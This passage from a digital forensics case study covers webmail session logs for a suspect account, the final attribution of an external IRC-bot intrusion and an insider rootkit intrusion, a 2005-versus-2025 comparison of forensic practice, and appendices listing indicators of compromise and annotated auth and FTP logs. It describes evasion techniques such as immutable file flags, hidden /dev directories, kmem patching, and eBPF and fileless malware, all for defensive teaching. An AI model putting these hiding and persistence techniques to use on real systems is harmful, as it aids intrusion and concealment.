     -0.055406087617488
Wed Apr 16 20:09:12 2003 - [6332] (198.51.100.61) duende - login - duende-session
     -0.266070793922157
Wed Apr 16 20:09:18 2003 - [5016] (198.51.100.61) duende - movemsg - move 1 msgs from INBOX to
    mail-trash - ids=<200304170027.RAA26201@fmailc2.real-net.net>
Wed Apr 16 20:09:20 2003 - [10068] (198.51.100.61) duende - logout - duende-session
     -0.266070793922157
Fri Apr 18 06:19:18 2003 - [21990] (198.51.100.131) duende - login - duende-session
     -0.84744522867641
Fri Apr 18 06:19:38 2003 - [19155] (198.51.100.131) duende - movemsg - move 10 msgs from INBOX
     to
    mail-trash - ids=<d3132d4ab941$b1c39858$c73cda6d@hugefist.com>,
    <E196QbZ-0008J4-02@sc8-osdn-mail.osdn.com>, <E196QTQ-00059M-00@atlas.ifm.lab.edu.mx>,
    <ec5293befc7a$4a44966e$63a96768@e.cfje>, <b7234b01fb37$7db48430$cd01d25a@cgtljhg.e>,
    <E196OaJ-0006RR-01@sc8-osdn-mail.osdn.com>, <88b6ed61abc0$f7eefd1c$ad2bd2eb@eagcta.djv>,
    <032103.00001.AKLJGHDBkldsgfbklagdkla.LJHGVjb@netgui.com>, <
     c6815f89811d$f30aabc1$ee288c65@s.d>,
    <00000c861f8a$000020fe$00004e56@hotmail.com>
Fri Apr 18 06:19:41 2003 - [19771] (198.51.100.131) duende - logout - duende-session
     -0.84744522867641
Fri Apr 18 08:00:40 2003 - [17670] (198.51.100.131) duende - login - duende-session
     -0.35051374214618
Fri Apr 18 08:01:01 2003 - [1284] (198.51.100.131) duende - movemsg - move 4 msgs from INBOX to
    mail-trash - ids=<3249694-220034417223050489@archivos>, <E196Wem-0006Cv-00@atlas.ifm.lab.
     edu.mx>,
    <E196Vvs-00065B-00@atlas.ifm.lab.edu.mx>, <E196Uu0-0004pC-00@helios.ifm.lab.edu.mx>
Fri Apr 18 08:02:24 2003 - [13979] (198.51.100.131) duende - movemsg - move 1 old msgs from
     INBOX to
    saved-messages
Fri Apr 18 08:02:24 2003 - [13979] (198.51.100.131) duende - logout - duende-session
```

```
     -0.35051374214618
Fri Apr 18 09:58:48 2003 - [11646] (198.51.100.131) duende - login - duende-session
     -0.297412874250771
Fri Apr 18 09:58:54 2003 - [26219] (198.51.100.131) duende - movemsg - move 1 msgs from INBOX
     to
    mail-trash - ids=<E196Xh5-0006LQ-00@atlas.ifm.lab.edu.mx>
Fri Apr 18 10:00:30 2003 - [24003] (198.51.100.131) duende - logout - duende-session
     -0.297412874250771
Fri Apr 18 12:56:22 2003 - [27820] (198.51.100.131) duende - login - duende-session
     -0.858990246503712
Fri Apr 18 12:56:23 2003 - [14967] (198.51.100.131) duende - delmsg - delete 27 msgs from mail-
     trash
Fri Apr 18 12:56:38 2003 - [27235] (198.51.100.131) duende - logout - duende-session
     -0.858990246503712
Fri Apr 18 19:37:55 2003 - [31189] (198.51.100.131) duende - login - duende-session
     -0.804238992816867
Fri Apr 18 19:38:18 2003 - [2103] (198.51.100.131) duende - movemsg - move 6 msgs from INBOX to
    mail-trash - ids=<5834609.1050711608268.JavaMail.eb@mr>, <eb9bd526dc21$2cc1be97$d0cf902b@nf.
     w>,
    <07b952988938$3aa513f4$cc8d9e80@pmwh.sk>, <200304181951.h3IJpsYq014492@fmaila3.real-net.net
     >,
    <1050691837.6965@moses.rbmailsystems.com>, <d2a2417ec262$82146f7c$7a13a15a@uxw.kst>
Fri Apr 18 19:38:25 2003 - [13129] (198.51.100.131) duende - logout - duende-session
     -0.804238992816867
Fri Apr 18 22:38:50 2003 - [7404] (198.51.100.131) duende - login - duende-session
     -0.438316993023367
Fri Apr 18 22:39:48 2003 - [1039] (198.51.100.131) duende - movemsg - move 1 old msgs from
     INBOX to
    saved-messages
Fri Apr 18 22:39:48 2003 - [1039] (198.51.100.131) duende - logout - duende-session
     -0.438316993023367
Tue Apr 22 06:15:53 2003 - [25100] (198.51.100.98) duende - login - duende-session
     -0.827616890267567
Tue Apr 22 06:16:18 2003 - [28042] (198.51.100.98) duende - movemsg - move 8 msgs from INBOX to
    mail-trash - ids=<FGEEJGKKBHJCACFCEOCKKEBJCCAA.tpn@hotmail.com>,
    <E197szM-0007dx-04@sc8-osdn-mail.osdn.com>,
    <MASAKARI3lrGS1DknvC00000afc@masakari.prometheus.co.uk>, <4300179898419@mail.yahoo.com>,
    <1301326115292@mail.yahoo.com>, <E197qel-00048R-01@sc8-osdn-mail.osdn.com>,
    <26GL9I.7MLX8D19OM1UQ7XW3S4."Lanzamientos Mexico Palm ahora"<dimovadaria1980@mail.ru>>,
    <E197nRp-00024F-00@atlas.ifm.lab.edu.mx>
Tue Apr 22 06:16:23 2003 - [3511] (198.51.100.98) duende - logout - duende-session
     -0.827616890267567
Tue Apr 22 06:16:37 2003 - [14858] (198.51.100.98) duende - login - duende-session
     -0.77603169049053
Tue Apr 22 06:17:32 2003 - [23648] (198.51.100.98) duende - logout - duende-session
     -0.77603169049053
Tue Apr 22 06:23:16 2003 - [26219] (198.51.100.98) duende - login error - -4 - loginname=duende
Tue Apr 22 06:23:45 2003 - [8283] (198.51.100.98) duende - login error - -4 - loginname=duende
Tue Apr 22 06:24:03 2003 - [11404] (198.51.100.98) duende - login - duende-session
     -0.619109115404175
Tue Apr 22 06:24:29 2003 - [1888] (198.51.100.98) duende - movemsg - move 1 msgs from saved-
     messages to
    mail-trash - ids=<E196i5M-0007sq-00@atlas.ifm.lab.edu.mx>
Tue Apr 22 06:24:42 2003 - [27087] (198.51.100.98) duende - logout - duende-session
     -0.619109115404175
Tue Apr 22 09:13:33 2003 - [15353] (198.51.100.98) duende - login - duende-session
     -0.804237188612209
Tue Apr 22 09:13:35 2003 - [27584] (198.51.100.98) duende - filtermsg - filter 3 msgs from
     INBOX
Tue Apr 22 09:37:50 2003 - [415] (198.51.100.98) duende - movemsg - move 5 msgs from INBOX to
    mail-trash - ids=<001210a1aa04$aed80085$14340155@whdrumd.fxo>,
    <FGEEJGKKBHJCACFCEOCKKEBJCCAA.tpn@mail.com>, <000110d2ec83$bcd68805$62175583@bierxcx.jfr>,
```

```
    <E197yL7-0002S3-00@atlas.ifm.lab.edu.mx>, <jv0QE.QOvkL8@r>
Tue Apr 22 09:37:59 2003 - [4169] (198.51.100.98) duende - logout - duende-session
     -0.804237188612209
Tue Apr 22 11:56:42 2003 - [30704] (198.51.100.98) duende - login - duende-session
     -0.669937722691433
Tue Apr 22 11:56:50 2003 - [2897] (198.51.100.98) duende - movemsg - move 2 msgs from INBOX to
    mail-trash - ids=<200304221417.HAA58523@s3062.mb00.net>, <200304221419.HAA46889@s3057.mb00.
     net>
Tue Apr 22 11:58:03 2003 - [21150] (198.51.100.98) duende - logout - duende-session
     -0.669937722691433
Tue Apr 22 15:11:53 2003 - [14591] (198.51.100.98) duende - login - duende-session
     -0.693460366762341
Tue Apr 22 15:12:05 2003 - [6175] (198.51.100.98) duende - movemsg - move 5 msgs from INBOX to
    mail-trash - ids=<E1985bi-0002ru-00@atlas.ifm.lab.edu.mx>, <2003422152748.
     h3MKRmO13795@mpmlbx10>,
    <6924985dd293$a62a6696$61aeee19@hqdvipvavlffx.axb>, <E1983t0-0002ii-00@atlas.ifm.lab.edu.mx
     >,
    <1051034740.28257@moses.rbmailsystems.com>
Tue Apr 22 15:12:08 2003 - [9076] (198.51.100.98) duende - logout - duende-session
     -0.693460366762341
Tue Apr 22 16:52:02 2003 - [29842] (198.51.100.98) duende - login - duende-session
     -0.269443440091894
Tue Apr 22 16:52:07 2003 - [16282] (198.51.100.98) duende - logout - duende-session
     -0.269443440091894
Tue Apr 22 18:57:43 2003 - [30686] (198.51.100.98) duende - login - duende-session
     -0.0720823633755607
Tue Apr 22 19:00:55 2003 - [19319] (198.51.100.98) duende - movemsg - move 2 msgs from INBOX to
    mail-trash - ids=<20030423005950.YHTP28651.apk01fe2@GERENCIA>,
    <200304230036.h3N0aZr14036@grupokreativo.com>
Tue Apr 22 19:01:01 2003 - [13036] (198.51.100.98) duende - movemsg - move 1 old msgs from
     INBOX to
    saved-messages
Tue Apr 22 19:01:01 2003 - [13036] (198.51.100.98) duende - logout - duende-session
     -0.0720823633755607
```

The preceding records demonstrate that user duende was indeed the operator accessing atlas and pivoting into helios; client IP addresses directly mirror those recorded across other system logs. Mailbox interactions establish that the user actively read, managed, and dispatched correspondence. It is remarkably atypical for an alleged identity thief to organize and triage mail on behalf of an impersonated victim. Complete origin and destination headers were preserved; however, message bodies were excluded from this analysis as session timestamps and ingress IPs were sufficient for forensic event correlation.

With evidence extracted from mail server io, inode metadata timestamps on helios, session records on atlas, and matching residential IP pools from local ISPs in Morelia, all investigative facets were mathematically aligned. The forensic analysis possessed the necessary evidentiary foundation to deliver its final determination: separating opportunistic external IRC botnet hijacking from targeted internal credential espionage powered by the Suckit rootkit and terminal sniffers. The culminating findings and forensic attribution are presented in Chapter 14.

Webmail Session Traceability and Privacy Constraints

OpenWebMail logs record session tokens (`duende-session-0.269443440091894`) and message management actions (`movemsg`). What procedural safeguards and chain-of-custody protocols must a forensic examiner enforce prior to reviewing private email message contents to avoid violating statutory wiretap laws or invalidating evidence in legal proceedings?

Contemporary Forensic Perspective: Cloud Enterprise Email Auditing

In 2004, mailboxes resided in flat mbox files under `/var/mail/` or Maildir hierarchies on FreeBSD, with webmail logged to local flat files. Today, in cloud suites like Microsoft 365 Exchange Online and Google Workspace, email forensics relies on extracting Unified Audit Logs (UAL) via PowerShell or Microsoft Graph API. Critical event actions such as `MailItemsAccessed` certify precisely which individual messages were bound or synchronized by an adversary executing session token hijacking or MFA fatigue attacks.

Part IV

Forensic Verdict, Attribution and Contemporary Perspective

Chapter 14

Forensic Verdict and Case Synthesis

The culminating phase of any digital forensics investigation consolidates physical evidence, inode metadata timestamps, and network correlation logs into a conclusive evidentiary synthesis that reconstructs incident causation and assesses the infrastructure impact.

14.1 Dual Intrusion Vectors and Threat Actor Profiles

Comprehensive forensic analysis demonstrated with scientific certainty the convergence of **two independent intrusions displaying distinct technical profiles and operational motivations**, compared in Table 14.1:

1. **External Opportunistic Intrusion (Parasitic Services):** The primary initial point of entry was the public FTP daemon, supplemented by automated probing against Samba shares and NFS exports. The underlying vulnerability was poor password hygiene; accounts `cgarcia`, `alopez`, and `jvaldez` were compromised via automated dictionary attacks due to trivial credentials.

   The sole objective of this external threat actor was deploying clandestine IRC bouncers and bots to consume compute and bandwidth. This class of attacker strives to remain unnoticed, neither attempting data exfiltration nor sabotaging core operating system services.

2. **Internal Espionage and Administrative Surveillance:** Artifacts identified within the `/dev` hierarchy document a secondary, chronologically distinct intrusion that occurred subsequent to the IRC staging. The primary motive behind this second event was seizing total administrative control, capturing `root` passwords whenever changed by systems staff, and monitoring private user traffic via local terminal sniffers.

The temporal concurrence and methodological divergence between both attacks are depicted in Figure 14.1.

Dimension	Intrusion 1: External Opportunistic	Intrusion 2: Internal Espionage
Ingress Vector	FTP brute-force against weak passwords (`cgarcia`, `alopez`)	Direct local console access / Exploitation of administrative distraction
Primary Motive	Compute and bandwidth appropriation for IRC botnets (*psyBNC*, *Eggdrop*)	Harvesting `root` credentials, reading email, and establishing nodal dominance
Tooling	`in.ftpd`, `emech`, `psybnc`, relay scripts	Suckit rootkit (`sk`, `init!`), `in.telnetd` sniffer, `clean!`
Evasion Used	Hidden dot-directories (`...`, `.king`)	Direct kernel patching via `/dev/kmem`, `chattr +i`, exclamation suffix !
Technical Profile	Automated, opportunistic, geographically distributed worldwide	Local operator with physical lab access, knowledge of topology, operational clumsy errors

Table 14.1: Comparative matrix of the two converging intrusion vectors.




Figure 14.1: Forensic schematic of the two independent attack lifecycles identified in the investigation.

The inception of this second vector correlated with the preventive rotation of administrative passwords across departmental systems. Immediately following that rotation, local network sniffing artifacts emerged. Evidence suggests that the discovery of the external IRC services encouraged an opportunistic local insider to initiate their own malicious activities under the cover of the confusion caused by the external breach.

Technical clumsy errors in rootkit deployment—manifested in flawed attempts to set immutable flags and the oversight of leaving original non-root ownership on files within `/dev`—suggest an operator with basic cracking knowledge, lacking the sophistication of seasoned threat actors.

14.2 Responsibility Evaluation and Local Attribution

Investigating systems across the department confirmed that adversary focus remained confined strictly to `helios`, `atlas`, and `io`, the core departmental servers. The adversary possessed detailed, granular knowledge of the hardware architecture, operational dependencies, and physical server locations within the building:

- Network switch and subnet audits confirmed zero anomalous traffic targeting hosts outside the departmental facility.
- A remote external adversary could not have deduced the physical configuration and functional trust relationships tying these specific hosts together.

Session patterns recorded on account `duende` demonstrated direct awareness of system compromise and possession of the offensive tooling deployed in the attack. Executing these binaries, unauthorized snooping of mail accounts on `io`, and the calculated attempt to alter file ownership from `duende` to `root` to obscure evidence establish the direct responsibility of this account.

Legal Attribution Standards: Digital Account vs. Physical Individual

In criminal procedure and courtroom testimony, a strict legal distinction exists between attributing an action to a **digital account** and proving culpability against a **physical individual**:

- Technical evidence on `helios`, `atlas`, and `io` proved directly and incontrovertibly that malicious actions were executed under account `duende` from IP pools assigned to residential connections in Morelia.
- In judicial proceedings, transitioning attribution from an account to an individual requires *corroborating circumstantial evidence*: physical presence logs in the laboratory, ISP subscriber records subpoenaed under court order, witness statements, and confirming the absence of malware or remote hijacking on the suspect's personal equipment.

14.3 Containment, Remediation, and Case Conclusion

As part of the containment and remediation strategy:

- Compromised servers were permanently decommissioned from production and replaced with fresh hardware at the onset of static analysis. Following this replacement, unauthorized connection attempts ceased entirely—a pattern wholly inconsistent with uncoordinated internet-wide bot scanning.
- Forensic honeypots were deployed to monitor for recurrence without endangering institutional data.
- External universities and networks harboring compromised hosts utilized as IRC relays were formally notified via their respective Computer Emergency Response Teams (CERTs).

With this forensic report, systems administration concluded formal incident investigations and delivered the final technical dossier to university leadership, culminating over 180 hours of live triage, bit-stream analysis, and documentary examination.

Defending the Forensic Finding in Court

If defense counsel in a judicial proceeding argued that an unknown external hacker hijacked account duende via a trojan to frame the user (*the Trojan Horse defense*), what technical findings established in this report (local ISP correlation, Midnight Commander session histories, flawed immutable attribute commands, and simultaneous interactive logins) scientifically refute that claim?

Chapter 15

Lessons Learned and Contemporary Forensic Perspective

Forensic examination of a complex intrusion within live production environments enables investigators to separate transient technological quirks from timeless methodological principles of computer security. Viewed through two decades of disciplinary evolution (2005–2025), it becomes clear that while execution environments have expanded dramatically in scale and abstraction, the adversary's underlying logic and the core axioms of digital forensics remain immutable.

15.1 Technical Evolution: From Physical Storage to Elastic Environments

At the dawn of the twenty-first century, digital forensics on Unix and Linux systems was understood primarily as a physical, magnetic storage-centric discipline:

- **Physical Media and Acquisition:** Evidence resided on spinning magnetic platters formatted with 512-byte sectors, connected physically via IDE/ATA ribbon cables or SCSI controller cards. Transfer rates were modest (a few megabytes per second), and bit-stream imaging required hours beside the server chassis utilizing hardware write-blockers or raw invocations of `dd` with synchronization flags (`conv=noerror,sync`).
- **Operating System and Filesystem Architecture:** The Linux kernel (2.2 and 2.4 trees) operated as a classic monolithic kernel. The dominant filesystem, Ext2, deliberately omitted transactional journaling. This structural attribute made file deletion via `unlink()` remarkably deterministic: the directory entry was severed and the inode flagged as unallocated, but direct pointers, indirect pointers, and data blocks remained completely intact on magnetic sectors, facilitating comprehensive binary and script carving via tools like *unrm* and file carving

suites.

- **Foundational Analytical Tooling:** The examiner's toolkit relied on statically compiled command-line utilities: Dan Farmer and Wietse Venema's *The Coroner's Toolkit* (TCT), early releases of Brian Carrier's *The Sleuth Kit* (TSK), manual parsing of `/proc` structures, and differential package audits against vendor RPM and Debian databases.

Across contemporary computing environments, digital forensic investigators face multiple layers of virtualization, hardware-level encryption, and cloud elasticity that preclude direct physical access to underlying hardware storage:

- **Modern Filesystems and Encryption at Rest:** Universal adoption of modern journaling and copy-on-write filesystems (Ext4, XFS, Btrfs, ZFS) alongside delayed allocation alters physical block placement dynamically. Furthermore, ubiquitous Full Disk Encryption (FDE via dm-crypt/LUKS or self-encrypting NVMe drives) renders raw bit-stream media copies useless without extracting cryptographic master keys resident in live volatile system memory.
- **Distributed Storage and Cloud Abstraction:** Within hyperscale cloud infrastructure (AWS, Microsoft Azure, Google Cloud Platform), the concept of an isolated local hard drive is superseded by software-defined network storage (Amazon EBS, GCP Persistent Disks). Forensic acquisition has evolved from physical cabling to orchestrating cryptographically signed API-driven volume snapshots.

15.2 The Volatile Memory Revolution: From Swap Analysis to Volatility

Among the most profound doctrinal transformations between 2005 and 2025 is the elevation of volatile random-access memory (RAM) within the Order of Volatility.

During the investigation of `helios`, volatile memory was viewed as difficult to capture and preserve without corrupting live evidence. Contemporary techniques were restricted to rudimentary character device scraping across `/dev/mem` and `/dev/kmem` (which rootkits routinely subverted or locked), parsing `/proc/kcore`, or performing static post-mortem string analysis on swap partitions. If an incident demanded host isolation, standard protocol dictated pulling the power plug or performing a graceful shutdown to prioritize dead-box disk analysis.

Today, powering down a server without first preserving volatile memory constitutes a severe methodological failing:

1. **Live Volatile Acquisition:** Specialized kernel modules and userspace tools such as LiME (*Linux Memory Extractor*), AVML (*Acquire Volatile Memory for Linux*), and fmem enable bit-stream memory acquisition across physical address spaces with minimal kernel footprint.
2. **Advanced Memory Forensics Frameworks:** Analytical platforms such as *Volatility 3* and *Rekall* reconstruct the kernel's exact internal operational state at the

time of capture using debug symbols and Kernel Debugging Information (BTF):

- Traversal of the doubly linked list of process descriptors (`task_struct`) to expose unlinked, hidden processes concealed via Direct Kernel Object Manipulation (DKOM).
- Enumeration of virtual file descriptors, network sockets, and active TCP/UDP connection state tables never flushed to disk.
- Extraction of TLS master secrets, decrypted LUKS volume master keys, and cleartext credentials cached in userland process heaps (`sshd`, web services).

3. **Fileless Malware Invocations:** Modern Linux threats leverage recent kernel capabilities like `memfd_create()`, instantiating anonymous in-memory file descriptors and executing them via `execveat()` without writing a single byte to disk, effortlessly circumventing classical host integrity monitoring agents.

15.3 The Kernel eBPF Paradigm: The Frontier Between Defense and Evasion

At the time of the `helios` incident, the zenith of Unix rootkit engineering was exemplified by *Suckit*, whose brilliance lay in live kernel memory patching via `/dev/kmem` without relying on Loadable Kernel Modules (*LKM*), intercepting the Interrupt Descriptor Table and system call vectors (`sys_call_table`) to filter files ending with `!` and conceal processes.

Twenty years later, that identical struggle for dominance over processor Ring 0 has migrated to the **eBPF** (*Extended Berkeley Packet Filter*) subsystem:

- **eBPF as a Defensive Observability Platform:** In modern defensive architectures, eBPF has revolutionized security telemetry. Frameworks such as Tetragon (Cilium), Tracee (Aqua Security), and Falco hook dynamic kernel probes (*kprobes*, *tracepoints*) to monitor process executions, socket handshakes, and privilege elevation in real time with near-zero overhead and verifiable kernel safety.
- **The Emergence of eBPF Rootkits:** Symmetrically, sophisticated adversaries have adopted eBPF as the modern successor to *Suckit*. Contemporary proof-of-concepts and in-the-wild toolkits (such as *Boopkit*, *TripleCross*, and *Bad BPF*) demonstrate how rogue eBPF programs can rewrite the return codes of `sys_getdents64()` (concealing processes and directories identically to 2005 userland hooks) or rewrite network payloads via XDP (*eXpress Data Path*), all without modifying files on disk and evading traditional kernel module inspection tools.

15.4 Ephemeral Infrastructure, Containers, and Cloud DFIR

Another fundamental paradigm shift is the transition from multi-tenant monolithic departmental servers to microservice containers orchestrated via Kubernetes:

- **The Ephemerality of Digital Evidence:** In 2005, server `helios` operated uninterrupted for months, aggregating continuous logs under `/var/log`. In a modern Kubernetes cluster, an infected pod may have a lifespan measured in minutes. If the orchestrator detects anomalous CPU spikes or health check failures caused by a parasitic bot, it restarts the container, instantly destroying the ephemeral writable layer (*OverlayFS*) and process memory.
- **Namespace Isolation vs. Host Breakouts:** While the 2005 adversary operated directly across the global root filesystem, modern container forensics must assess Linux namespace isolation, control groups (*cgroups*), and security profiles (AppArmor, seccomp). The modern examiner must evaluate whether the adversary remained confined to a container namespace or achieved a container breakout into the host node via privileged flags (`-privileged`) or exposed Docker/containerd UNIX domain sockets.
- **Immutable Telemetry Aggregation:** Given the extreme ephemerality of containerized environments, contemporary digital forensics relies on real-time streaming of events into append-only immutable telemetry lakes (SIEMs such as Splunk, Elastic, or Google Chronicle, supplemented by cloud control-plane records like AWS CloudTrail and Kubernetes Audit Logs). Forensics no longer begins with local flat files on the victim node, but with querying cryptographically sealed centralized event streams.

15.5 Comparative Matrix of Forensic Practice: 2005 vs 2025

The operational and methodological evolution of Digital Forensics and Incident Response (DFIR) over the past two decades is synthesized in Table 15.1.

Technical Dimension	Foundational Era (2005)	Contemporary Landscape (2025)
Data Substrate	20 GB IDE/SCSI magnetic platters, 512B sectors, unencrypted.	Elastic cloud volumes (SAN/EBS), NVMe SSDs, ubiquitous LUKS/KMS encryption.
Forensic Acquisition	Physical bit-stream cloning (`dd`, hardware blockers). Physical safe custody.	Cloud volume snapshots via API, live container *OverlayFS* layer export.
RAM Preservation	Secondary; crude scraping via `/dev/kmem` or swap analysis.	Non-negotiable first step. LiME/AVML acquisition and deep analysis via *Volatility 3*.
Integrity Verification	RPM database verification (`rpm -V`), static inspection with `strings` and `gdb`.	Kernel-level EDR sensors, cryptographic file attestation via IMA (*Integrity Measurement Architecture*).
Persistence & Malware	SUID root shells, immutable flags (`chattr +i`), direct kmem hooking (*Suckit*).	Fileless execution (`memfd_create`), kernel eBPF persistence, container breakouts.
Audit Logging	Local cleartext flat files (`syslog`, `wtmp`, `xferlog`, accounting `acct`).	Centralized real-time streaming (SIEM), eBPF tracepoints, cloud control-plane audit trails.
Methodological Standards	Ad-hoc investigative workflows based on TCT and TSK toolsets.	International standards (ISO/IEC 27037, NIST SP 800-86, MITRE ATT&CK Framework).

Table 15.1: Comparative matrix of Unix/Linux digital forensics practice: 2005 vs 2025.

15.6 Fundamental Principles and Adversarial Invariants

Amidst the perpetual churn of tooling and platforms, it is illuminating to observe how the core attack vectors identified in this historical case continue to recur across contemporary intrusions:

1. **Credential Hygiene Deficits:** The initial compromise vector was a trivial, brute-forced password on an unencrypted file transfer service (FTP). In the modern threat landscape, credential theft, credential stuffing, and session token replay continue to account for over 80% of initial access vectors according to industry incident breach reports. The definitive technical countermeasure remains the eradication of cleartext passwords in favor of phishing-resistant Multi-Factor Authentication (FIDO2/WebAuthn).

2. **The Insider Threat:** The central revelation of this forensic inquiry was the convergence of an opportunistic external script kiddie and an internal user exploiting the chaos for espionage. Contemporary research consistently confirms that insider incidents inflict disproportionate operational damage, precisely because insider actors possess intrinsic knowledge of organizational topology, defensive blind spots, and high-value target assets.

3. **Persistence and Living off the Land (LotL):** The tradecraft used to conceal activity on `helios` (immutable attributes via `chattr +i`, hidden directories in `/dev`, wrapper scripts masking `ps`) directly anticipates contemporary *Living off the Land* (LotL) and *Defense Evasion* techniques mapped in the MITRE ATT&CK matrix, wherein adversaries co-opt trusted operating system binaries to evade detection.

Methodological Contrast: Investigating Fileless In-Memory Malware

Suppose that on a modern Linux server you observe an anomalous process displaying high CPU and network utilization akin to `popclean` or `emech`. Upon running `ls -l /proc/<PID>/exe`, the symlink points to a deleted in-memory reference: `memfd:payload (deleted)`. Which contemporary system call generated this execution? How would you extract the complete binary for reverse engineering directly from the file descriptor in `/proc/<PID>/fd/` without terminating the running process?

15.7 Epilogue for Security Analysts and Systems Administrators

The practice of digital forensics and defensive systems administration demands enduring intellectual discipline: methodical skepticism of surface appearances, rigorous preservation of chain of custody, and the forensic conviction that within an operating system, every event leaves an indelible footprint.

The investigator who masters the technical foundations documented throughout this study—direct low-level inspection of filesystem structures, critical log correlation, disassembly of malicious payloads, and chronological reconstruction of inode metadata—is equipped to confront incident response across present and future architectures. Operational substrates may shift from spinning magnetic platters to distributed container clouds, but the logic of digital evidence and the core architectural elegance of Unix endure.

Enduring Forensic Axiom: Locard's Exchange Principle

Though infrastructure has migrated from 20 GB IDE hard drives to elastic hyperscale clusters, the founding axiom of forensic criminalistics formulated by Edmond Locard in 1910 remains unshakable: *"Toute action de l'homme laisse des traces"* ("Every human action leaves a trace"). The forensic examiner's craft is knowing where to look when the adversary believes they have erased their presence: if not in filesystem blocks, then within API metadata, volatile memory pools, eBPF trace buffers, immutable network logs, or transaction signatures.

Part V

Technical Appendices and Practical Guides

Chapter A

Catalog of Indicators of Compromise (IoCs)

This appendix compiles the malicious artifacts, suspicious file paths, and persistence mechanisms identified throughout the forensic investigation on server `helios`.

A.1 Identified File Paths and Malicious Binaries

Artifact Path	Owner / Permissions	Description / Detected Function
`/dev/ptyp`	`root:root (drwxr-xr-x)`	Hidden staging and execution directory
`/dev/ptyp/energyb`	`root:root (rwxr-xr-x)`	IRC bot with DCC and channel relay support
`/dev/ptyp/psybnc`	`root:root (rwxr-xr-x)`	IRC bouncer for bouncing and cloaking connections
`/usr/lib/popclean`	`root:root (-u-ia--)`	Trojanized sniffer binary with immutable attribute
`/usr/local/lib/dsniff.services`	`root:root (-u-ia--)`	Service configuration for credential harvester
`/tmp/...`	`duende:duende (drwxrwxrwx)`	Temporary malware unpacking and build tree

Table A.1: Suspicious artifacts and executables identified on the compromised system.

A.2 Special Ext2 Filesystem Attributes

Several trojanized executables were hardened with special Ext2 filesystem attributes to prevent modification or deletion, even by `root`:

- **Immutable Attribute (`+i`):** Prohibits the file from being modified, renamed,

deleted, or truncated. It can only be cleared by explicitly stripping the attribute via `chattr -i`.

- **Append-Only Attribute (`+a`):** Restricts write operations strictly to appending data to the end of the file, preventing existing content from being overwritten or zeroed out.

Chapter B

Annotated Forensic Log Transcriptions

Throughout this forensic investigation, tens of thousands of audit log entries spanning authentication subsystems, file transfers, process accounting, and network services were parsed across servers `helios`, `atlas`, and `io`.

To maintain analytical momentum and narrative clarity, preceding chapters emphasized entries bearing direct evidentiary relevance. This appendix systematically consolidates representative log excerpts, providing a comprehensive reference catalog for forensic auditing and instructional casework.

B.1 Authentication and Access Control Records (`auth.log` and `wtmp`)

The `auth.log` file (managed by the `syslogd` daemon via the Pluggable Authentication Modules [PAM] framework) constitutes the primary evidentiary source for verifying credential validity, session network origin, and privilege escalation attempts.

B.1.1 Concurrent Accesses and Clandestine Interactive Sessions

The following excerpt illustrates the chronological progression of initial unauthorized sessions established over dial-up and DSL endpoints, combining interactive shell logins with file transfers:

```
# Consolidated chronological excerpt of /var/log/auth.log and wtmp on helios
Apr  8 05:30:22 helios login[1234]: FAILED LOGIN (1) on `pts/2' from `200-161-199-225.dsl.
     telesp.net.br'
Apr  8 05:30:29 helios PAM_unix[1234]: (login) session opened for user proa by (uid=0)
Apr  8 05:33:02 helios PAM_unix[1262]: (login) session opened for user proa by (uid=0)
Apr  8 05:36:23 helios PAM_unix[4402]: (login) session opened for user proa by (uid=0)
```

```
Apr  8 05:36:51 helios su[4404]: - pts/5 proa-irc
Apr  8 05:38:01 helios PAM_unix[4430]: (cron) session opened for user mail by (uid=0)
Apr  8 05:43:05 helios PAM_unix[4588]: (login) session opened for user proa by (uid=0)
Apr  8 10:04:22 helios PAM_unix[7098]: (login) session opened for user apached by (uid=0)
Apr  8 10:04:34 helios su[7099]: - pts/11 apached-smtpd
Apr  8 10:07:23 helios PAM-securetty[7123]: access denied: tty 'pts/7' is not secure!
Apr  8 10:07:27 helios login[7123]: FAILED LOGIN (1) on `pts/7' from `198.18.1.45' FOR `smtpd'
Apr  8 10:08:36 helios PAM_unix[7207]: (login) session opened for user apached by (uid=0)
Apr  8 10:08:39 helios su[7208]: + pts/7 apached-smtpd
Apr  8 10:08:39 helios PAM_unix[7208]: (su) session opened for user smtpd by apached(uid=1)
Apr  8 14:08:44 helios PAM_unix[9147]: (login) session opened for user zopilote by (uid=0)
Apr  8 14:11:36 helios PAM_unix[9228]: (ssh) session opened for user root by (uid=0)
Apr  8 14:13:02 helios PAM_unix[9228]: (ssh) session closed for user root
Apr  8 14:33:15 helios PAM_unix[9372]: (ftp) session opened for user proa by (uid=0)
```

Forensic Interpretation of PAM Audit Records

- The entry `su[4404]: - pts/5 proa-irc` denotes a failed attempt to switch user (`-`) from `proa` to system user `irc`.
- Conversely, the entry `su[7208]: + pts/7 apached-smtpd` with a plus sign (`+`) proves successful identity assumption to user `smtpd`.
- The recurring warning `PAM-securetty: access denied` confirms that the adversary attempted direct root login over network pseudoterminals (`pts/X`), a policy explicitly blocked by `/etc/securetty`, forcing the operator to utilize compromised user accounts as initial jump shells.

B.2 FTP Transfer Records (`xferlog`)

The FTP daemon (`wu-ftpd` / `in.ftpd`) operated as the primary ingress vector for staging compressed malware archives and build scripts. The standardized `/var/log/xferlog` format comprises 14 mandatory positional fields, detailed in Table B.1.

Field	Name	Definition and Representative Values
1–5	Date and Time	Chronological record in `DDD MMM dd hh:mm:ss YYYY` format.
6	Transfer Duration	Total elapsed transfer time expressed in seconds.
7	Remote Host	Client IP address or resolved Fully Qualified Domain Name (FQDN).
8	File Size	Total byte volume transferred across the socket.
9	File Name	Absolute or relative path of the uploaded or downloaded object.
10	Transfer Type	`a` (ASCII mode) or `b` (binary mode).
11	Special Action Flag	`C` (compressed), `U` (uncompressed), `T` (tarred), `_` (none).
12	Direction	`o` (outgoing, downloaded by client) or `i` (incoming, uploaded to server).
13	Access Mode	`a` (anonymous), `g` (guest), `r` (authenticated local user).
14	Username	Account login identifier utilized during authentication.
